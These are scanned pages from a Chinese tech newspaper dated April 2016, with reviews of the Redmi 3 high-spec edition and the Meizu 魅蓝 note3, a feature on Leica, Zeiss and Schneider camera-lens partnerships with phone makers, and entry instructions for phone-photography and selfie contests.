小米在指纹识别上的步伐要审慎许多,虽然红米 3 高配版并不是第一家把指纹识别功能加入到千元机的手机品牌,甚至直到 2016 年,才把该功能加入到小米年度旗舰机型——小米 5 身上,但由于这几年来,小米一直在着力打造自己的生态闭环,诸如“小米钱包”这样的在移动支付领域的布局,使得小米在移动支付领域的潜力不容小觑。不过目前红米 3 高配版尚未打通微信支付和支付宝的指纹支付功能,而且令我们意外的是,小米自家的移动支付平台“小米钱包”中目前也还没有支持指纹支付。所以,目前红米 3 高配版的指纹识别功能更多的还是应用在屏幕解锁上。不过,以小米的速度,实现支持更多平台的指纹支付功能应该不会太久。

诸如 SIM 卡槽这类的卡孔处理得非常规整、仔细,体现出了小米扎实的工艺

红米 3 高配版采用了背部指纹解锁模块,速度非常快

目前包括小米钱包在内的移动支付平台,红米 3 高配版还不支持指纹支付

高通骁龙 616 在性能上表现还是不错,主流的 3D 游戏都能流畅运行


4100mAh电池,随便用!

除了指纹识别功能,高配版在配置上最显著的变化就是将运行内存升级为 3GB,机身内存也升级到 32GB。更大的运行内存对于一些大型游戏、应用会有更好的支持,其搭载的高通骁龙 616 芯片在性能表现上也足够优秀。经过实测,运行主流 3D 游戏也相当流畅,并没有出现掉帧、卡顿等影响游戏体验的现象。并且值得肯定的是,游戏过程中的发热控制还是比较良好。

骁龙 616 处理器内置的 X5 LTE 基带模块,支持目前国内所有 2G/3G/4G 网络制式,使得红米 3 拥有全网通的能力,用户在购买时不用再纠结购买哪个运营商的版本,插卡即用。而谈到相机部分,由于此次高配版并没有针对相机部分作出升级,其相机的整体表现还是与标准版一致,样张的解析力、色彩还原都有着不错的表现。我们在这儿就不过多地进行介绍,想要更详细地了解其拍照效果可以去机智猫官网(www.techmiao.com)查看之前的标准版相机部分的测试。

红米 3 高配版配备了一块 4100mAh 的大容量电池。大容量电池对于手机的续航来说效果是显而易见的。经过我们的实际测试,红米 3 高配版基本能够满足两天的正常使用,待机 12 个小时电量消耗仅 2%!优秀的续航成绩除了因为其本身采用的大容量电池之外,与采用 720P 分辨率的屏幕,配备功耗相对更低的全新八核 A53 架构骁龙 616 处理器以及 MIUI 系统本身对续航的优化等等这些努力也是分不开的。

白天室外样张:光线充足的条件下,红米3高配版这颗摄像头的解析力表现不错,色彩还原也比较准确



夜晚暗光样张:暗光条件下,红米 3 高配版的噪点控制不错,但也丢失了一些细节

总结 这200元可以多花

以“基本够用”为主导的设计思维使得千元机一直在用户体验方面被人诟病,以至于千元机长期以来给我们留下了廉价、难用的印象。然而,随着小米、魅族等厂商在千元机市场的发力,这一市场正在悄然发生着改变。红米 3 高配版全新的金属机身设计满足了用户对于机身材质的要求,而诸如指纹识别等配置方面的进步使得其在用户体验方面带来了更加流畅高效的表现,再加上 MIUI 7.1 系统的辅助,相较于标准版来说,200 块钱的差价值得你为它买单。

微信有奖挑刺

责编:陈小豆 组版:况中银 责校:杨军
日期:2016.4.18 投稿邮箱:techmiao@vip.sina.com

优点 外观颜值较高;显示效果出色;大电池续航优秀。

缺点 机身开孔处有毛刺感;指纹息屏解锁成功率偏低。

■参考价格:799元(2GB/16GB)
999元(3GB/32GB)

■安兔兔评测:43682

基本参数
5.5英寸 1080×1920 像素/153.6mm×75.5mm×8.2mm/163g/Android 5.1/联发科 P10 八核/4100mAh/500 万像素前置/1300 万像素后置摄像头

魅蓝note3:持久花美男

根据魅族官方的信息,定位中低端的魅蓝品牌在魅族年销售中占比一半以上,足可见其重要地位,今年魅族更打出了2500万台的销量期望值,这在当前具有多重压力的市场环境下已是逆势而上。魅蓝note3便成了这场战役的先锋,那除了799元起价这一大杀伤力武器外,还有哪些大招呢?

本期总评 8

2.5D 屏 + 对称美学提升颜值

从魅族 MX5 到 Pro5,从魅蓝 metal 到这次的魅蓝 note3,魅族家族的手机越来越像,而魅蓝 note3 在使用上金属外壳和 2.5D 屏后,跟魅族 Pro 5 也"撞脸"了。除了尺寸稍小一点外,两者外观布局有着很高的一致性,细微差别在于正面的传感器和摄像头对称了,背面摄像头也不像 Pro5 那样凸起了,没了激光辅助对焦模块等等。

将一系列旗舰机的配置和设计下放,性价比自然就凸显出来。但作为千元机,虽然同是金属外壳,魅蓝 note3 的磨砂质感还是要稍逊一筹的,好在它没像魅蓝 metal 那样做出塑料的感觉了。背面标志性的高光 T 槽划过时不再割手,但边缘处仍然有些尖锐。左侧的卡槽稍微有点上下松动,扬声器和耳机开孔也有些毛刺扎手的感觉。

不过正面的那块 2.5D 屏一扫这些不悦,迅速拉高了这部手机的颜值,1080P 分辨率的显示效果非常艳丽,完全不会让你觉得这是一部几百元的手机。8.2mm 的厚度不算薄,这让它的侧面有比较富余的空间可以把按键做宽,方便按压。屏幕上方留白的部分也比较多,所以整体上来看,魅蓝 note3 的块头其实不小,这可以归咎于它塞进的那块 4100mAh 电池。

Home 键逻辑似乎有点问题

魅蓝 note3 继承了魅蓝 metal 的指纹识别,也是其 note 系列的首款,支持 mTouch 2.1。但是它给我的解锁体验并不太好,录入指纹的过程没有什么不同,息屏解锁时,成功率明显有些低,而且它的设计逻辑是按下 Home 键后先亮屏,再解锁,中间有一个明显的停顿过程。相比之下,先点亮屏幕再触摸解锁应该是更明智的,识别成功率会提高很多。

还有一个问题,也是我不太待见魅蓝 note3 在息屏下指纹解锁的原因,那就是系统默认下长按 Home 键会启动语音助手功能,在息屏按压指纹解锁时偶尔会误启动语音助手。而在设置中我发现长按 Home 键这个功能是不能关闭的,要么选择启动语音助手,要么就是关闭屏幕,所以,你懂的,弄得我尴尬症都要犯了……

大电池低功耗成就续航优秀

在系统方面,魅蓝 note3 搭载的基于 Android 5.1 的 Flyme OS 5.1 界面变化并不大,整体 UI 色调更为清爽,更加轻快活泼的感觉,主观流畅度方面也与 Flyme 5 相仿,过渡自然适中。升级的主要方向在于系统 BUG 的修复以及细节体验的优化。

比如常常会用到的扫一扫功能,不仅可以识别二维码、名片,还能识别图书和专辑封面,并直接跳转到购买链接。还有手机管家添加了智能应用冻结功能,系统会自动识别并冻结待机异常高耗电应用,防止反复唤醒手机造成不必要的电量流失。

其实在功耗控制方面,魅蓝 note3 这次做得相当不错,它所搭载的联发科 Helio P10 处理器,优势之一就是功耗更低,虽然理论运算性能稍逊于去年的 Helio X10,但具体到用户体验上,并不会有太明显的差别。

实际续航表现,WiFi 在线观看视频 30 分钟仅掉电 1%,就连 30 分钟游戏耗电也才 8%,发热也不严重,正常使用 2 天应该没有问题,对于重度用户也足以坚持 1 天。可惜的是,它并不支持快充,标配 5V2A 的充电器,电池充满需要 2 个半小时左右。另外,Helio P10 还有一大优势在于其集成的第三代基带芯片支持 4G+ 技术和全网通,也成就了魅蓝 note3 的魅族首款全网通手机的地位,对于电信用户来说也是一大福音。

拍照满足日常需要

如今千元机的拍摄水准已经较为稳定,各家的差别也在缩小。魅蓝 note3 依然使用 1300 万像素后置的主摄像头,加入 PDAF 相位对焦,F2.2 光圈,5 片式镜头组,双色温 LED 灯,觉不觉得有点熟悉?没错跟魅蓝 metal 一样,前置的 500 万像素摄像头也是如此。参数都没什么变化,就看后期算法有没有提升了。

实拍体验上,魅蓝 note3 的白平衡比较准确,没有出现过漂移现象,测光也比较稳定,色调整体上偏冷色,不太讨喜。同时由于整体 ISO 都较低,画面自动亮度并不是很高,但拍摄时容易被手机屏幕的高亮效果误导。夜景和室内拍摄在该价位上表现水准算不错的,得益于较低 ISO 的算法,噪点控制较好。但无论是白天还是夜景样张,画面涂抹的情况都有些突出,细节经不起放大,锐度偏低。

2.5D 屏的加持,黑边够窄,毫无廉价感

背面摄像头没有丝毫凸起,支持全网通,依然是二合一的与或卡槽

底部扬声器和麦克风也做了对称设计,但开孔有些毛刺和扎手感

息屏解锁偶尔会误启动语音助手,若换为关闭屏幕仍有可能存在冲突

新增的扫一扫和智能应用冻结功能

白天亮度和通透度都较高的情况下,画面依然有些偏暗的情况,放大后看细节表现不足

室内弱光拍摄,光线复杂,曝光准确,噪点控制较好

总 结

推动千元机新一轮整容风暴

作为魅族今年的首发机型,魅蓝 note3 这个头阵打得漂亮,799 元这个价格也够有杀伤力了。但对于魅族这种在外观设计和功能上都向自家旗舰靠拢的做法,有说是设计偷懒的,也有说界限划分不清的,但促使魅蓝 note3 采用这种设计的主因应该还是来自外界。在"千元金属"大行其道的现在,显然不能再使用上代的聚碳酸酯,而硬件性能无法再有明显提升的情况下,着眼于颜值的提升,这不仅对魅蓝 note3 来说是一次改头换面,也将引发千元机接下来的新一轮外观改革。

徕卡蔡司施耐德,“德味”也需要手机

“焦外如奶油般化开,焦内如刀割般锐利!毒!德味!”……如果你逛过一些摄影论坛,肯定对这样的“灌水”内容不陌生吧,这也足见德国影像品质在大众心目中的地位。事实上手机拍照在占据摄影领域半壁江山之前,对于“德味”这种影响品质的追求也一直没有停止过,今天我们就来扒一扒,那些与手机合作的影像厂商。

被塞进手机的牛逼镜头

一部最新发布的手机却因为与影像厂商的合作而受到广泛关注,没错,说的就是华为P9,能够具有这种影响力的也就只有徕卡这个具有百年历史的德国相机品牌了。一贯走“高冷”和“奢侈品”路线的徕卡也开始与国产智能手机合作了,让消费者在惊喜之余也对这款手机更加好奇了。

不过在同行看来就丝毫不稀奇了,因为人家早就玩过了。在2014年,徕卡就曾与松下推出的CM1手机有过合作,同样搭载了徕卡镜头,但由于这款手机没有在国内发售,即使能买到,但明显和当代手机产品不符的体态注定它不会成为主流产品,价格也不是普通消费者会去观望的,导致它并没有引发什么波澜。

对于徕卡来说,这次同华为合作,或许能为其在摄影领域带来一些新的改变。

说到手机与影像厂商的合作,诺基亚与蔡司的共事也是一段佳话。2004年末卡尔·蔡司就与诺基亚谈了合作,2005年双方合作的首款产品诺基亚N90问世,卡尔·蔡司与诺基亚(或者说微软的手机)已相伴走过十余个年头。

诺基亚N90开启了它与蔡司的合作

松下 CM1 虽然市场表现不佳,但不妨碍它获得最强拍照手机的称号

认证是个什么鬼?

手机与镜头厂商的合作,除了直接采用原厂打造的镜头,还有一种情况就是使用经过认证的第三方镜头,比如诺基亚的很多手机即使没有使用蔡司镜头,你也能经常看见一个说法叫做“蔡司认证”。最“火”的就是Lumia 1020了,像素达到史无前例的4100万,使用的就是6片镜片卡尔·蔡司认证镜头,并且内置光学防抖系统,这无疑是手机相机中的一大创举。同样的,在一些OPPO手机镜头的介绍里,也会出现“施耐德认证”的字样。这个认证是什么意思?施耐德又是一个怎样的影像品牌呢?

数码相机行业里著名的光学镜头生产商不外乎就是蔡司、徕卡、尼克尔、施耐德等几家,施耐德拥有超过100年的行业历史,是美国航天局拍摄外太空影像器材的唯一镜头提供商。OPPO N3便是收到了来自施耐德集团研发总监的邮件,正式确认OPPO N3的镜头通过了施耐德认证,并同时授权OPPO N3使用施耐德品牌认证进行宣传。还有OPPO R7 Plus,借助德国施耐德光学的专业技术与力量,调试手机镜头,达到德国施耐德光学的严格标准,获得专业级认证。

N3 是首个获得施耐德认证的 OPPO 手机

为何难见可乐标

跟直接采用原厂镜头相比,认证显得相对说服力较小,也不能在手机上有直观的体现,因为起码华为P9和诺基亚的多款手机都打上了“LEICA”“Carl Zeiss”的英文字样,不过它们当然还是没有更为明显的红标和蓝标看上去诱人。原本想靠华为P9的可乐标显(zhuang)摆(bi)的朋友只能带着盒子出门了(华为P9的包装盒上有徕卡的可乐标志),在与蔡司合作的诺基亚手机机身上,也没有见到蔡司经典的蓝标。

徕卡的红色可乐标和蔡司蓝标是光学领域的“王牌”,手机厂商不会不知道这种标志的价值,那为什么它们目前尚未出现在任何手机上呢?或许正是因为太经典了,意义非凡,所以非常的“贵”。就好像一个普通包包,加上“LV”的牌子,价格就会有天壤之别。

从过去徕卡与松下的合作我们就能看出端倪,同一款相机,分别出徕卡和松下两个版本就会价格悬殊,例如徕卡D-Lux6和松下DMC-LX7,外观基本一模一样,徕卡版本却要贵上约3000元。事实上,华为的上一代旗舰P8,欧洲上市价格499欧元,而现在P9的上市价格是599欧元,增值效应已经有所显现。如果如愿打上了徕卡的可乐标,价格可能就不是现在的599欧元了,毕竟手机是消费品不是奢侈品,合理的定价才是有利可图的。

诺基亚手机上的卡尔·蔡司认证

其实仅LEICA字样看着也是挺赏心悦目的

“手摄党”,给器材控狠狠一击

在摄影领域,我们不能绝对否定拍摄器材的优势,但越来越多手机大片的出现,也让更多人明白器材唯上论的不对,相反,自己真正需要以及能够驾驭的器材才是最适合的,而它可能就是你手中的那部手机。如同本周的优秀作品,从中我们看到更多的是拍摄者的优秀创意、耐心等待和抓拍技巧。

本周优秀作品TOP3

排山倒海　作者:池伯昌
拍摄手机:小米 4

惊鸿　作者:小啊小飞侠
拍摄手机:华为 Mate7

戏水　作者:刘林虎
拍摄手机:nubia Z9 Max

机智猫网站

登录www.techmiao.com/huodong/进入拍客大赛专区,点击“投稿参赛”,上传手机拍摄作品,按照页面要求填写作者ID、作品名称、拍摄手机型号和手机号,然后提交,说不定大奖就是你的啦!

微信平台

第一步:添加“机智猫”微信公众账号:techmiao(或者用手机扫描二维码)。

第二步:投稿时,在信息发送窗口中点击“+”号,再点击“图片”,选择你要参赛的照片,然后点发送。

第三步:随后在对话栏中,注明你的作品标题及拍摄手机,再次发送。记住这步很重要,否则有可能会错失获奖机会。

4月奖品

一等奖:OPPO R9一部

二等奖:OPPO O-music 1 音乐领夹蓝牙耳机两台

三等奖:OPPO 自拍杆 三个

责编:陈鑫 组版:李成刚 责校:杨军
日期:2016.4.18 投稿邮箱:pcw-report@vip.sina.com

钛师父

Master.Ti · 专注IT产品消费指导

产品购买使用问题找钛师父
攻城狮在线快速解答

微信扫码开始提问

* 钛师父微信公众号（原电脑报读者俱乐部）。在线提问最晚当天解答 / DIY装机配置查询(回复装机关键词) / 报纸目录查询（回复目录关键词）/ 评测产品试用 / 城市线下活动等

做iLOOK自拍大神 So Easy!

4月主题：潮我看

（活动时间：4月1日—4月30日）

自拍有啥用？发朋友圈？做手机屏保？不，它有更大的价值！来参与iLOOK自拍秀活动，不管是美丽的大头照，各种有创意的全身照，甚至是情侣秀恩爱的照片，通通秀出来，就有机会获得价值千元的大奖！

精美好礼

参赛作品选登

颜值爆表类
作者：彦阳
设备：oppo r7 plus

情侣自拍类
作者：尚青
设备：魅族M460

颜值爆表类
作者：马晓晓
设备：iPhone 6

逗比搞怪类
作者：熊隆壹
设备：iPhone 5

颜值爆表类类
作者：黄旻轩
设备：华为P7

微信扫码关注嘿奢会
回复“自拍”查询4月活动详情
五月精彩 敬请期待

投稿方式

第一步：投稿时，在信息发送窗口中点击“+”号，再点击“图片”，选择你要参赛的照片，然后点击发送。
第二步：随后在对话栏中，注明你的作品标题、拍摄器材型号、姓名、联系电话、组别，再次发送。记住这步很重要，否则有可能会错失获奖机会。